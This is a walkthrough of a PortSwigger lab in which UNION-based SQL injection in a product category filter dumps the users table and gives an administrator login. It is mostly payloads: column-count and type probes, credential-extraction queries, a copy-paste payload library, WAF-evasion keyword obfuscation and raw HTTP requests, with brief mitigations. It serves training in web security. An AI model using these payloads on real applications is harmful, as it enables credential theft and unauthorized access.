SQL injection UNION attack, finding a column containing text
SQL injection UNION attack, finding a column containing text: Exploit a SQL injection in the product category filter to perform a UNION-based attack that retrieves all username and password pairs from the users table, then log in as administrator. • PortSwigger • SQL injection • portswigger, sql-injection
🎯 Objective
Exploit a SQL injection in the product category filter to perform a UNION-based attack that retrieves all username and password pairs from the users table, then log in as administrator.
🧩 Scenario & Scope
- Vulnerability: SQL Injection (UNION-based) in
categoryparameter of/filterendpoint - Goal: Extract credentials from
users(username, password)and authenticate asadministrator - Assumptions: Response reflects results of the injected query (classic UNION dump)
🔎 Quick Recon
- Identify column count using
ORDER BY:' ORDER BY 1 -- ' ORDER BY 2 -- ' ORDER BY 3 -- -- Keep incrementing until you get an error. The last non-error index = column count. - Confirm data types per column using benign UNION probes:
' UNION SELECT 'a','a' --
' UNION SELECT 'a',1 --
-- Mix strings/ints until the page renders (data types match).
✅ From testing: 2 columns and both accept strings.
🚀 Exploitation Walkthrough
1) Find the injection point
Use the category parameter of the /filter endpoint. Example baseline request:
GET /filter?category=Gifts HTTP/2
Host: <YOUR-LAB-HOST>
2) Determine column count
Stop when it errors at 3, meaning there are 2 columns:
' ORDER BY 1 --
' ORDER BY 2 --
' ORDER BY 3 --    <-- errors here
3) Determine column data types
Prove both columns accept strings:
' UNION SELECT 'a','a' --4) Dump the users table
Now UNION-select the username and password into the two visible columns:
https://<YOUR-LAB-HOST>/filter?category=Lifestyle' UNION SELECT username, password FROM users --Example (from your lab):

https://0a3b004c04b6ef84c13c040d00c500d1.web-security-academy.net/filter?category=Lifestyle'+UNION+SELECT username,+password FROM users --🖼️ Evidence:
5) Log in as administrator
Use the extracted credentials to authenticate at /login. This completes the lab.
🧠 Why This Works (Brief)
- The
categoryparameter is concatenated unsafely into a SQL query. UNION SELECTallows stacking results from an attacker-controlled query with the original query.- When column counts and data types match, results return in the HTTP response, revealing table data.
🛠️ Payload Library
Column count discovery
' ORDER BY 1 --
' ORDER BY 2 --
' ORDER BY 3 --
Type discovery (2 columns)
' UNION SELECT 'a','a' --
' UNION SELECT 'a',NULL --
' UNION SELECT NULL,'a' --
Final extraction
' UNION SELECT username, password FROM users --If the app only renders one column, concatenate:
' UNION SELECT username || ':' || password, 'x' FROM users --     -- Oracle
' UNION SELECT CONCAT(username,':',password), 'x' FROM users --    -- MySQL
🔐 Mitigations (for defenders)
- Use parameterized queries / prepared statements.
- Enforce least privilege on DB accounts (no read on auth tables for front-end reporters).
- Implement allow-listing for category values.
- Centralize error handling; avoid leaking DB errors in responses.
- Add WAF/IDS signatures for UNION patterns (not a substitute for fixing code).
📝 Notes & Tips
- If you hit WAFs, obfuscate keywords (
UNI/**/ON,SEL/**/ECT) or use case variations. - For Oracle/MySQL/MSSQL nuances, consult a SQLi cheat sheet (column concatenation, version probes, catalog tables).
🧪 Minimal Repro (Copy/Paste)
- Count columns:
?category=Gifts' ORDER BY 1 -- ?category=Gifts' ORDER BY 2 -- - Match types:
?category=Gifts' UNION SELECT 'a','a' -- - Dump creds:
?category=Lifestyle' UNION SELECT username, password FROM users -- - Log in as administrator using the extracted password.
📦 Appendix — Raw Example Request
GET /filter?category=Lifestyle'+UNION+SELECT+username,+password+FROM+users+-- HTTP/2
Host: 0a3b004c04b6ef84c13c040d00c500d1.web-security-academy.net
User-Agent: Mozilla/5.0
Accept: text/html
Connection: close
Status: ✅ Complete — Users dumped; admin creds obtained; login successful.
Comments
Comments
Loading comments…